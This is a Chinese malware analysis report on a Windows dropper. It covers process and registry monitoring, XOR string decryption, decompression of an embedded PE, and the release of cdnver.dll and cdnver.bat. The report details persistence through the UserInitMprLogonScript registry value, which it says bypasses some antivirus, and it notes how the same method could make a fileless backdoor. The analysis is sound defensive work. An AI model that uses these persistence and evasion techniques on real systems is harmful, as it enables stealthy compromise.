


# 第一步

样本 md5: 36524C90CA1FAC2102E7653DFADB31B2

## 动态分析

### 1. 火绒剑监控




### 2. 先分析执行监控，发现会调用 rundll32.exe 执行一个 dll 文件——cdnver.dll

时间	进程名	进程ID	任务组ID	动作	路径
5:53:41:853	36524C90CA1F...	1188:0	1188	EXEC_create	C:\Users\SuperVirus\Desktop\tmp\36524C90CA1FAC2102E76
5:53:41:934	36524C90CA1F...	1188:0	1188	EXEC_mod...	C:\Windows\winsxs\x86_microsoft.windows.common-control
5:53:42:195	rundll32.exe	948:0	1188	EXEC_create	C:\Windows\System32\rundll32.exe
5:53:42:227	36524C90CA1F...	1188:0	1188	EXEC_destr...	C:\Users\SuperVirus\Desktop\tmp\36524C90CA1FAC2102E76
5:53:42:245	rundll32.exe	948:0	1188	EXEC_mod...	C:\Users\SuperVirus\AppData\Local\cdnver.dll
5:53:42:245	rundll32.exe	948:0	1188	EXEC_mod...	C:\Users\SuperVirus\AppData\Local\cdnver.dll
5:53:42:246	rundll32.exe	948:0	1188	EXEC_mod...	C:\Users\SuperVirus\AppData\Local\cdnver.dll
5:53:42:251	rundll32.exe	948:0	1188	EXEC_mod...	C:\Users\SuperVirus\AppData\Local\cdnver.dll
5:53:42:254	rundll32.exe	948:0	1188	EXEC_mod...	C:\Windows\winsxs\x86_microsoft.windows.gdiplus_6595b64

### 3. 分析文件操作：除了创建 cdnver.dll 外，还创建一个同名的 bat 文件。

进程名	进程ID	任务组ID	动作	路径
4 36524C90CA1F...	1188:46...	1188	FILE_touch	C:\Users\SuperVirus\AppData\Local\cdnver.dll
5 36524C90CA1F...	1188:46...	1188	FILE_write	C:\Users\SuperVirus\AppData\Local\cdnver.dll
6 36524C90CA1F...	1188:46...	1188	FILE_modifi...	C:\Users\SuperVirus\AppData\Local\cdnver.dll
7 36524C90CA1F...	1188:46...	1188	FILE_touch	C:\Users\SuperVirus\AppData\Local\cdnver.bat
3 36524C90CA1F...	1188:46...	1188	FILE_write	C:\Users\SuperVirus\AppData\Local\cdnver.bat
3 36524C90CA1F...	1188:46...	1188	FILE_modifi...	C:\Users\SuperVirus\AppData\Local\cdnver.bat
2 36524C90CA1F...	1188:46...	1188	FILE_write	C:\Users\SuperVirus\AppData\Local\cdnver.bat

### 4. 注册表操作，修改注册表 HKEY\_CURRENT\_USER\Environment\UserInitMprLogonScript 可以实现隐蔽的脚本运行，此处就运行了上面创建的 bat 文件，这种方式能够绕过部分杀软和 Windows Defender；如果使用此注册表运行 powershell，同时传递参数的话就能创建一个隐蔽的无文件后门，可以参考 <https://www.anquanke.com/post/id/92707>。



5. 进程监控，创建进程调用 rundll32.exe


导出日志				
进程ID	任务组ID	动作	路径	参数
1188:58...	1188	PROC_exec	C:\Windows\System32\rundll32.exe	target_pid:948

6. 网络监控，由于环境未联网，目前未捕获到相关行为

7. 行为监控：释放隐藏 dll 和 bat 文件、隐秘执行 dll 文件

动作	路径	参数	结果
BA_extract...	C:\Users\SuperVirus\AppData\Local\cdnver.dll		0x00000000 [操作成功完成。]
BA_extract...	C:\Users\SuperVirus\AppData\Local\cdnver.dll		0x00000000 [操作成功完成。]
BA_extract...	C:\Users\SuperVirus\AppData\Local\cdnver.bat		0x00000000 [操作成功完成。]
BA_ulterior...	C:\Users\SuperVirus\AppData\Local\cdnver.dll		0x00000000 [操作成功完成。]
BA_ulterior...	C:\Users\SuperVirus\AppData\Local\cdnver.dll		0x00000000 [操作成功完成。]
BA_ulterior...	C:\Users\SuperVirus\AppData\Local\cdnver.dll		0x00000000 [操作成功完成。]
BA_ulterior...	C:\Users\SuperVirus\AppData\Local\cdnver.dll		0x00000000 [操作成功完成。]

8. 查看 bat 文件：未调用 rundll32.exe 执行 cdnver.dll 文件




9. 可以推测，恶意代码的主要功能保存在 cdnver.dll 文件中


10.

## 查壳

老规矩，用 peid 先查壳——无壳



带壳？换个工具试试——无壳



## 导入表

Peid 查看输入表：

DLL名称
KERNEL32.dll
ADVAPI32.dll
SHELL32.dll

Kernel32.dll: 常见的函数都在其中，比如，进程创建、读取、打开、关闭、文件操作等

Advapi32.dll: 与系统服务以及注册表有关的函数（病毒程序通常通过使用这个 dll 中的函数来传输系统服务以及注册表相关的配置）

Shell32.dll: 执行系统命令

## 逆向分析

1. Ida 加载样本，进入样本的 main 函数，发现首先调用三次 sub\_401DEF 函数

```
1 int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInsta
2 {
3     DWORD *u4; // esi
4     unsigned int v6; // ebx
5     unsigned int v7; // edi
6     unsigned int i; // edi
7     _DWORD *u9; // [esp+Ch] [ebp-14h]
8     void *u10; // [esp+10h] [ebp-10h]
9     void *u11; // [esp+14h] [ebp-Ch]
10    void *Block; // [esp+18h] [ebp-8h]
11    int v13; // [esp+1Ch] [ebp-4h]
12
13    u9 = operator new(0x10u);
14    u9[2] = &kunk_421274;
15    u9[3] = 11;
16    *u9 = &kunk_42124C;
17    u9[1] = 40;
18    Block = (void *)sub_401DEF(u9);
19    *u9 = &kunk_421280;
20    u9[1] = 40;
21    u11 = (void *)sub_401DEF(u9);
22    *u9 = &kunk_421240;
23    u9[1] = 10;
24    u10 = (void *)sub_401DEF(u9);
25    u4 = operator new(0xCu);
26    *u4 = 0;
```

2. 跟入该函数，猜测该函数是一个解密函数：

```

1 BYTE * __thiscall sub_401DEF(_DWORD *this)
2 {
3     int v2; // eax
4     _BYTE *u3; // ebx
5     int i; // edi
6     _BYTE *u5; // ecx
7
8     if ( !*this )
9         return 0;
10    v2 = this[1];
11    if ( !v2 )
12        return 0;
13    u3 = (_BYTE *)unknown_libname_1(v2 + 2);
14    if ( !u3 )
15        return 0;
16    for ( i = this[1]; ; --i )
17    {
18        u5 = (_BYTE *)*this;
19        if ( i <= -1 )
20            break;
21        u3[i] = u5[i] ^ u5[i - 1] ^ (_BYTE *)((unsigned int)i % this[3] + this[2]);
22    }
23    *u3 = *u5 ^ (_BYTE *)this[2];
24    return u3;
25 }

```

3. 在 Olldb 中调试发现解密的字符串为

```

lpMem = sub_13E1DEF((int)v11); // 解密函数, 字符串为 "SystemRoot\SysWow64"
*u11 = aAbML0fLfU_Ogs2;
v11[1] = 40;
v13 = sub_13E1DEF((int)v11); // "SystemRoot\System32"
*u11 = aFjL;
v11[1] = 10;
v12 = sub_13E1DEF((int)v11); // "TEMP"
v4 = sub_13E29BD(12);

```

4. 继续往下, sub\_4029BD 同样是一个计算函数。  
5. 继续往下, 跟入函数 sub\_4012D3, 猜测其为一个环境检查函数, 因为它可能直接使程序结束 (return -1)

```

v12 = sub_401DEF((int)v11);
v4 = sub_4029BD(12);
*u4 = 0;
u4[1] = 0;
u4[2] = 0;
u4[1] = 0;
u4[2] = 0;
*u4 = off_4197CC;
if ( !sub_4012D3((int)v4) // 环境检查
    return -1;
v6 = u4[2];
if ( !v6 )
    return -1;
v7 = 0;
if ( v6 )
    ;

```

6. 继续往下, 调用 sub\_4013F7 和 sub\_40155B, 这两个函数的功能比较相似, 都是加载 DLL, 然后获取指定函数的地址, 然后执行函数。

```

v5[2] = aMFL;
v5[3] = 11;
*u5 = &aMFL[6];
v5[1] = 31;
lpProcName = sub_401DEF((int)v5); // 解密函数, 获得指定函数的名称
*u5 = &unk_41B770;
v5[1] = 20;
v29 = sub_401DEF((int)v5); // 解密函数, 获得指定函数的名称
LibFileName = 110;
v18 = 116;
v19 = 100;
v20 = 108;
v21 = 108;
v22 = 0;
v6 = LoadLibraryW(&LibFileName); // 加载库文件
hModule = v6;
if ( v6 )
{
    v7 = *(_DWORD *) (u4 + 8);
    v26 = *(_DWORD *) (u4 + 12);
    v25 = *(_DWORD *) (u4 + 4);
    v8 = GetProcAddress(v6, lpProcName); // 获取指定DLL中的指定函数地址
    v9 = GetProcAddress(hModule, v29);
    v28 = 0;
    v24 = (int (__stdcall *) (signed int, LPVOID, SIZE_T, int, int, unsigned int *))v9; // 执行读取的函数
    ((void (__stdcall *) (signed int, SIZE_T *, int *))v8)(258, &dwBytes, &v28); // 执行读取的函数
    v10 = dwBytes;
    v11 = GetProcessHeap();
    hModule = (HMODULE)HeapAlloc(v11, 8u, v10);
}

```

sub\_4013F7

```

ProcName = 'C';
v39 = 'e';
v40 = 'ta';
v41 = 'e';
v42 = 'iF';
v43 = 'l';
v44 = 'e';
v45 = 87;
v5 = LoadLibraryW(&LibFileName);
if ( !v5 )
    return 0;
v6 = GetProcAddress(v5, &ProcName); // 获取指定函数 createFile
if ( *(_DWORD *) (v4 + 36) == 84 )
    v7 = ((int (__stdcall *) (_DWORD, signed int, signed int, _DWORD, signed int, signed int, _DWORD))v6)(
        *(_DWORD *) (v4 + 16), // 执行函数
        4,
        2,
        0,
        2,
        6,
        0); // 执行函数
else

```

## sub\_40155B

7. 先分析 sub\_4013F7, 跟入该函数:

1) 该函数会解密出两个函数 RtlGetCompressionWorkSpaceSize 和 RtlDecompressBuffer:

```

v5[1] = 31;
lpProcName = sub_13E1DEF((int)v5); // 解密函数, 获得指定函数的名称 "RtlGetCompressionWorkSpaceSize"
v5 = &unk_13FB770;
v5[1] = 20;
v29 = sub_13E1DEF((int)v5); // 解密函数, 获得指定函数的名称 "RtlDecompressBuffer"
LibFileName = 'n';

```

2) 继续往下, 会依次调用 RtlGetCompressionWorkSpaceSize 和 RtlDecompressBuffer, 其中 RtlDecompressBuffer 涉及数据解压操作:

```

013E1506 and [ebp+arg_0], 0
013E150A lea eax, [ebp+arg_0]
013E150D push eax ; 该变量接收解压缩到 UncomedBuffer 中存储的数据的大小
013E150E push [ebp+var_18] ; CompressedBuffer 缓冲区的大小
013E1511 push [ebp+var_1C] ; 需要解压的数据指针
013E1514 push ebx ; UncompressedBuffer 缓冲区的大小
013E1515 push esi ; 从 CompressedBuffer 接收解压缩的数据
013E1516 push 102h ; 指定压缩缓冲区的压缩格式位掩码
013E151B call [ebp+var_20] ; RtlDecompressBuffer 函数解压缩整个压缩缓冲区。
013E151E test eax, eax
013E1520 jnz short loc_13E1550

```

可以看出, 此处解压的数据为一个 PE 文件, 解压后的数据保存到地址 esi=0032B040 中,

地址	HEX 数据	ASCI
013FB880	0A BA 00 4D 5A 90 00 03 00 00 00 82 04 00 30 FF	...?..?..?
013FB880	FF 00 00 B8 00 38 2D 01 00 40 04 38 19 00 D8 00	...?..?..?
013FB880	0C 0E 1F 00 BA 0E 00 84 09 CD 21 B8 00 01 4C CD	...?..?..?
013FB880	21 54 68 69 73 00 20 70 72 6F 67 72 61 6D 00 20	!This. program.
013FB880	63 61 6E 6E 6F 74 20 00 62 65 20 72 75 6E 20 69	cannot .be run i
013FB880	00 6E 20 44 4F 53 20 60 6F 80 64 65 2E 00 0D 0A	.n DOS mode....
013FB880	24 04 86 00 21 26 0A 28 65 47 64 78 41 05 03 B8	\$@?&.+eGdxA@?
013FB880	88 AF 78 76 02 08 65 04 78 3E 00 07 F7 19 60 79	...xv@e@x>.@?`y
013FB880	64 51 02 07 61 79 71 02 07 64 04 0F 9B 0A 78 03	dQ@ayq@d@?x@
013FB880	07 66 02 0F 52 69 63 68 03 01 3F 05 9B 50 45 00	@f@Rich@?@?@E.
013FB880	00 4C 01 40 05 00 21 47 73 5A 05 13 E0 00 00 02	.L@.@.!GsZ@?..@
013FB880	21 0B 01 0E 00 00 4A 5E 00 0C 1C 03 13 B6 68 00	!@@.@.J^..@@.

堆栈 ss:[0017F918]=773D5001 (ntdll.RtlDecompressBuffer)

寄存器 (FPU)

EAX 0017F940  
ECX 7737349F ntdll.7737349F  
EDX 00000000  
EBX 00007C00  
ESP 0017F8E4  
EBP 0017F938  
ESI 0032B040  
EDI 76DAE24C kernel32.GetProce  
EIP 013E151B 36524C90.013E151B

C 0 ES 0023 32位 0(FFFFFFFF)  
P 1 CS 001B 32位 0(FFFFFFFF)  
A 0 SS 0023 32位 0(FFFFFFFF)  
Z 1 DS 0023 32位 0(FFFFFFFF)  
S 0 FS 003B 32位 7FFDE000(FFF  
T 0 GS 0000 NULL  
D 0  
O 0 LastErr ERROR\_SUCCESS (00  
EFL 00000246 (NO,NB,E,BE,NS,PE  
ST0 empty 0.0  
ST1 empty 0.0

- 3) 监控该地址，发现得到完整的 PE 文件数据：

地址	HEX 数据	ASCII
0032B040	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ?@...@...
0032B050	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	?.....@.....
0032B060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0032B070	00 00 00 00 00 00 00 00 00 00 00 00 D8 00 00 00	.....?..
0032B080	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	@?..??L?Th
0032B090	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
0032B0A0	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
0032B0B0	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....\$.....
0032B0C0	21 26 0A 2B 65 47 64 78 65 47 64 78 65 47 64 78	!&.+eGdxGdxGdx
0032B0D0	B8 B8 AF 78 76 47 64 78 65 47 65 78 3E 47 64 78	父瘡vGdxGex>Gdx
0032B0E0	F7 19 60 79 64 47 64 78 F7 19 61 79 71 47 64 78	?`ydGdx?ayqGdx
0032B0F0	F7 19 64 79 64 47 64 78 F7 19 9B 78 64 47 64 78	?dydGdx?涕dGdx
0032B100	F7 19 66 79 64 47 64 78 52 69 63 68 65 47 64 78	?fydGdxRicheGdx

8. 然后分析 sub\_40155B：

- 1) 其中 sub\_40155B 会调用函数 sub\_4010CD，此函数会调用 sub\_401DEF 和 sub\_4029BD 进行一些解密操作，然后调用 GetEnvironmentVariableW 函数获取系统的环境变量“LOCALAPPDATA”。
- 2) 然后调用 loadLibraryW 加载 kernel32.dll，调用 GetProcAddress 函数获取 CreateFilew 函数的地址

```

013E15C4 mov     [ebp+var_32], cx
013E15C8 mov     [ebp+var_2C], cx
013E15CC mov     [ebp+var_2A], dx
013E15D0 mov     [ebp+var_20], dx
013E15D4 mov     [ebp+var_1E], dx
013E15D8 mov     [ebp+ProcName], 43h
013E15DC mov     [ebp+var_16], cl
013E15DF mov     [ebp+var_15], 7461h
013E15E5 mov     [ebp+var_13], cl
013E15E8 mov     [ebp+var_12], 6946h
013E15EE mov     [ebp+var_10], dl
013E15F1 mov     [ebp+var_F], cl
013E15F4 mov     [ebp+var_E], 57h
013E15FA call     ds:LoadLibraryW ; kernel32.dll

013E160B
013E160B loc_13E160B:
013E160B push     esi
013E160C lea     ecx, [ebp+ProcName]
013E160F push     ecx
013E1610 push     eax
013E1611 call     ds:GetProcAddress ; createfile
013E1617 cmp     dword ptr [edi+24h], 54h
013E161B push     ebx
013E161C jnz     loc_13E16E3

```

- 3) 紧接着调用 CreateFilew 函数创建文件 cdnver.dll

```

013E1624
013E1624 loc_13E1624:
013E1624 push     2
013E1626 push     ebx
013E1627 push     2
013E1629 push     4
013E162B push     dword ptr [edi+10h] ; "C:\Users\SuperVirus\AppData\Local\cdnver.dll"
013E162E call     eax ; CreateFile 函数
013E1630 mov     esi, eax
013E1632 cmp     esi, 0FFFFFFFFh
013E1635 jz      loc_13E16DF

```

- 4) 继续往下，调用 loadLibraryW 加载 kernel32.dll，调用 GetProcAddress 函数获取 CreateFilew 函数的地址。

```

013E16BA . 74 23      je short 36524C90.013E16DF
013E16BC . 8D4D F4     lea ecx,[local.3]
013E16BF . 51          push ecx
013E16C0 . 50          push eax
013E16C1 . FF15 1C403F0 call dword ptr ds:[<&KERNEL32.GetPr

```

- 5) 继续往下，会调用 CreateFilew 函数向刚刚创建的文件 cdnver.dll 中写入数据，其中的写入数据的地址就是前面 sub\_13E13F7 函数中解压数据后保存的地址——即 PE 文件，这里就是此程序的核心功能处——释放 PE 文件。

013E16C7	. 53	push ebx	
013E16C8	. 8040 08	lea ecx,[arg.1]	
013E16CB	. 51	push ecx	
013E16CC	. FF77 08	push dword ptr ds:[edi+0x8]	
013E16CF	. FF37	push dword ptr ds:[edi]	
013E16D1	. 56	push esi	
013E16D2	. FFD0	call eax	kernel32.WriteFile
013E16D4	. 85C0	test eax, eax	kernel32.WriteFile
013E16D6	. 75 13	jnz short 36524C90.013E16EB	
ds:[0032ACF8]=0032B040			
地址	HEX 数据	ASCII	
0032B040	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ7B...@...	0017F8C8 000000C8
0032B050	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	?.....@.....	0017F8C0 00007C00
0032B060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....	0017F8D4 0017F940
0032B070	00 00 00 00 00 00 00 00 00 00 00 00 D8 00 00 00	.....?..	0017F8D8 00000000
0032B080	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	m?..??L?Th	0017F8DC 0032ACB0
0032B090	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno	0017F8E0 00000001

9. 继续往下，调用函数 sub\_40264C，跟入进行分析：

- 1) 该函数首先调用 sub\_13E1DEF 函数依次解密出字符串“rundll32.exe”，“#1”，“UserInitMprLogonScript”，“cdnver.dll”，“Environment” “LOCALAPPDATA” 和“cdnver.bat”

013E2657	. 57	push edi	
013E2658	. 6A 10	push 0x10	
013E265A	. E8 5E030000	call 36524C90.013E29BD	
013E265F	. 8B08	mov ebx, eax	36524C90.014012D8
013E2661	. 59	pop ecx	
013E2662	. 8BCB	mov ecx, ebx	
013E2664	. 895D D8	mov [local.10], ebx	
013E2667	. C743 08 0C13	mov dword ptr ds:[ebx+0x8], 36524C90.014012D8	
013E266E	. C743 0C 0B00	mov dword ptr ds:[ebx+0xC], 0x8	
013E2675	. C703 D812400	mov dword ptr ds:[ebx], 36524C90.014012D8	
013E267B	. C743 04 1A00	mov dword ptr ds:[ebx+0x4], 0x1A	
013E2682	. E8 68F7FFFF	call 36524C90.013E1DEF	
013E2687	. 8BCB	mov ecx, ebx	
013E2689	. 8945 E4	mov [local.7], eax	
013E268C	. C703 3013400	mov dword ptr ds:[ebx], 36524C90.014012D8	
013E2692	. C743 04 0600	mov dword ptr ds:[ebx+0x4], 0x6	
013E2699	. E8 51F7FFFF	call 36524C90.013E1DEF	
013E269E	. 6A 2E	push 0x2E	
013E26A0	. 8945 E0	mov [local.8], eax	
013E26A3	. 8BCB	mov ecx, ebx	
013E26A5	. 58	pop eax	
013E26A6	. C703 A812400	mov dword ptr ds:[ebx], 36524C90.014012D8	
013E26AC	. 8943 04	mov dword ptr ds:[ebx+0x4], eax	
013E26AF	. E8 3BF7FFFF	call 36524C90.013E1DEF	
013E26B4	. 6A 16	push 0x16	
013E26F5	. E8 F5F6FFFF	call 36524C90.013E1DEF	
013E26FA	. 8BCB	mov ecx, ebx	
013E26FC	. 8945 F4	mov [local.3], eax	
013E26FF	. C703 1813400	mov dword ptr ds:[ebx], 36524C90.014012D8	
013E2705	. 897B 04	mov dword ptr ds:[ebx+0x4], edi	
013E2708	. E8 E2F6FFFF	call 36524C90.013E1DEF	
013E270D	. 6A 41	push 0x41	

- 2) 继续往下，调用函数 LoadLibraryW 加载 Advapi32.dll，并使用 GetProcAddress 获取 RegOpenKeyExW 函数地址进行注册表“Environment”访问，

013E2790	. 8040 C0	lea ecx,[local.0]	
013E2799	. 51	push ecx	
013E279A	. 6A 02	push 0x2	
013E279C	. 53	push ebx	
013E279D	. 56	push esi	
013E279E	. 68 01000000	push 0x80000001	
013E27A3	. FFD0	call eax	advapi32.RegOpenKeyExW
013E27A5	. 85C0	test eax, eax	advapi32.RegOpenKeyExW
013E27A7	. 74 07	jge short 36524C90.013E27B0	
013E27A9	. 33C0	xor eax, eax	advapi32.RegOpenKeyExW
013E27AB	. E9 01020000	jmp 36524C90.013E29B1	
esi=00332F08, (UNICODE "Environment")			



- 3) 然后调用 sub\_xx5922 (基址改变为 0x150000) 获取当前主机的系统路径

- 4) 然后调用 sub\_152030, 在其中调用 GetProcAddress 函数获取 CreateFileA 函数创建 bat 文件 "C:\Users\SuperVirus\AppData\Local\cdnver.bat"

然后调用 WriteFile 函数进行 bat 内容写入

- 5) 继续往下, 调用函数 LoadLibraryW 加载 Advapi32.dll, 并使用 GetProcAddress 获取 RegSetValueExW 函数地址:

- 6) 继续往下执行 RegSetValueExW 进行注册表值 "UserInitMprLogonScript" 修改为 "C:\Users\SuperVirus\AppData\Local\cdnver.bat"

10. 继续往下, 调用函数 sub\_401707, 跟入该函数,

- 1) 先调用 sub\_xxx3675 函数获取 cdnver.dll 路径



002C1750	. 50	push eax	
002C1751	. FF73 10	push dword ptr ds:[ebx+0x10]	
002C1754	. E8 1C1F0000	call 36524C90.002C3675	
002C1759	. 59	pop ecx	00492C58
002C175A	. 59	pop ecx	00492C58
002C175B	. 85C0	test eax, eax	
002C175D	. 0F84 0B010000	je 36524C90.002C186E	
002C1763	. 6A 10	push 0x10	
002C1765	. E8 53120000	call 36524C90.002C29BD	
002C176A	. 8BF0	mov esi, eax	
002C176C	. 59	pop ecx	00492C58
ds:[0048AD08]=00492C58. (Unicode "C:\Users\SuperVirus\AppData\Local\cdnver.dll")			

- 2) 然后调用 sub\_xxx1DEF 依次解密字符串“RunDll32.exe”, “#1”, “open”, “”
- 3) 调用 ShellExecuteW 使用 rundll32.exe 加载 cdnver.dll:

33C0	xor eax, eax	DefDir = NULL	EBX 0048ACF8
50	push eax	Parameters = "C:\Users\SuperVirus\	ESP 0026F818
57	push edi	FileName = "C:\Users\SuperVirus\	EBP 0026F85C
FF7424 1C	push dword ptr ss:[esp+0x1C]	Operation = "open"	EI 00492F00 UNICODE ""C:\Users\SuperVirus\AppData\Local\cdnver.dll"
56	push esi	Operation = "open"	EIP 002C1837 36524C90.002C1837
50	push eax		
FF15 504120	call dword ptr ds:[<SHELL32.ShellExecuteW>ShellExecuteW		C 0 ES 0023 32位 0(FFFFFFFF)
83F8 20	cmp eax, 0x20		P 1 CS 0018 32位 0(FFFFFFFF)
7D 06	jge short 36524C90.002C1848		A 0 SS 0023 32位 0(FFFFFFFF)
EB C1	jmp short 36524C90.002C1805		Z 1 DS 0023 32位 0(FFFFFFFF)
8B7424 18	mov esi, dword ptr ss:[esp+0x18]		S 0 FS 0038 32位 7FFFFFFF(FFF)
4150]=757D4250 (shell32.ShellExecuteW)			
D 0 LastErr ERROR_SUCCESS (00000000)			
EFL 00000246 (NO,NO,F,BE,NS,PF,GE,IE)			
ST0 empty 0.0			
ST4 empty 0.0			
HEX 数据 ASCII			
E3 1B F1 76 B4 87 F1 76 5B 86 F1 76 C4 87 F1 76	7 字节 0x00000000	Operation = "open"	0026F818
83 1B F1 76 00 00 00 00 20 37 77 37 18 D8 76	7 字节 0x00000000	FileName = "RunDll32.exe"	0026F820
4C F2 DA 76 0C 06 D8 76 E4 73 DA 76 B1 28 DA 76	7 字节 0x00000000	Parameters = "C:\Users\SuperVirus\AppData\Local\cdnver.dll", "#1"	0026F824
55 31 DA 76 B2 28 D8 76 75 D8 DA 76 94 85 D8 76	7 字节 0x00000000	DefDir = NULL	0026F828
76 F1 DA 76 7C 85 D8 76 C1 11 D8 76 86 8F D8 76	7 字节 0x00000000	IsShoun = 0x0	0026F82C
B7 05 D8 76 6B 65 DA 76 98 75 DC 76 FD 2D D8 76	7 字节 0x00000000		0026F830

- 4) 然后尝试调用 sub\_401D09 获取进程令牌便于进行进程权限修改，同时调用 sub\_401B02 创建新的进程；如果创建进程令牌失败，同时不会创建新的进程，则调用 ShellExecuteW 执行系统命令。

```

lpOperation = (const MCHAR *)sub_401DEF((int)u4); // 字符串解密
u5 = (MCHAR *)sub_4043B7(512, 2); // 内存分配
if ( sub_401D09() != 3 ) // 尝试获取进程令牌以进行权限修改
{
    lstrcatw(u5, lpString2);
    lstrcatw(u5, L" \\" );
    lstrcatw(u5, *(LPCWSTR *) (u3 + 16));
    lstrcatw(u5, u8);
    if ( sub_401B02(u5) ) // 创建进程
    {
        sub_4043C2(u5); // 释放空间
        return 0;
    }
    u6 = (MCHAR *)lpOperation;
}
else
{
    lstrcatw(u5, L" \\" );
    lstrcatw(u5, *(LPCWSTR *) (u3 + 16));
    lstrcatw(u5, u8);
    u6 = (MCHAR *)lpOperation;
    if ( (signed int)ShellExecuteW(0, lpOperation, lpString2, u5, 0, *(DWORD *) (u3 + 32)) < 32 ) // 执行shell命令
        goto LABEL_6;
}
sub_4043C2(u5);

```

11. 继续往下，在特定条件下会调用函数 sub\_4018AD 删除指定文件，最后释放内存空间。

```

do
{
    u10 = *(DWORD *) (u4[1] + 4 * u9);
    LABEL_19:
    if ( *(BYTE *) (u10 + 25) )
        sub_4018AD((int)u4, u9); // 删除文件
    ++u9;
}
while ( u9 < u4[2] );
sub_401E47((int)u4);
sub_4029F9(u4); // 释放内存空间
sub_4029B8(lpMem);
sub_4029B8(u13);
sub_4029B8(u12);
sub_4029F9(u11);
return 0;
}

```

```
013B18B9 . 8B49 04 mov ecx,dword ptr ds:[ecx+0x4]
013B18B3 . 8B45 08 mov eax,[arg.1]
013B18B6 . 8B0481 mov eax,dword ptr ds:[ecx+eax*4]
013B18B9 . 8078 19 01 cmp byte ptr ds:[eax+0x19],0x1
013B18BD . 75 11 jnz short 36524C90.013B18D0
013B18BF . FF70 10 push dword ptr ds:[eax+0x10]
013B18C2 . FF15 54403C0 call dword ptr ds:[c&&KERNEL32.DeleteFileW]
013B18C8 . 85C0 test eax,eax
```

FileName = "C:\Users\SuperVirus\AppData\Local\cdnver.dll"  
DeleteFileW

## 总结

此样本就是一个 Dropper，其功能是释放恶意 DLL 文件和 bat 文件，用 bat 加载 dll 文件执行恶意操作，并在在受害主机中进行驻留和自动加载和执行。

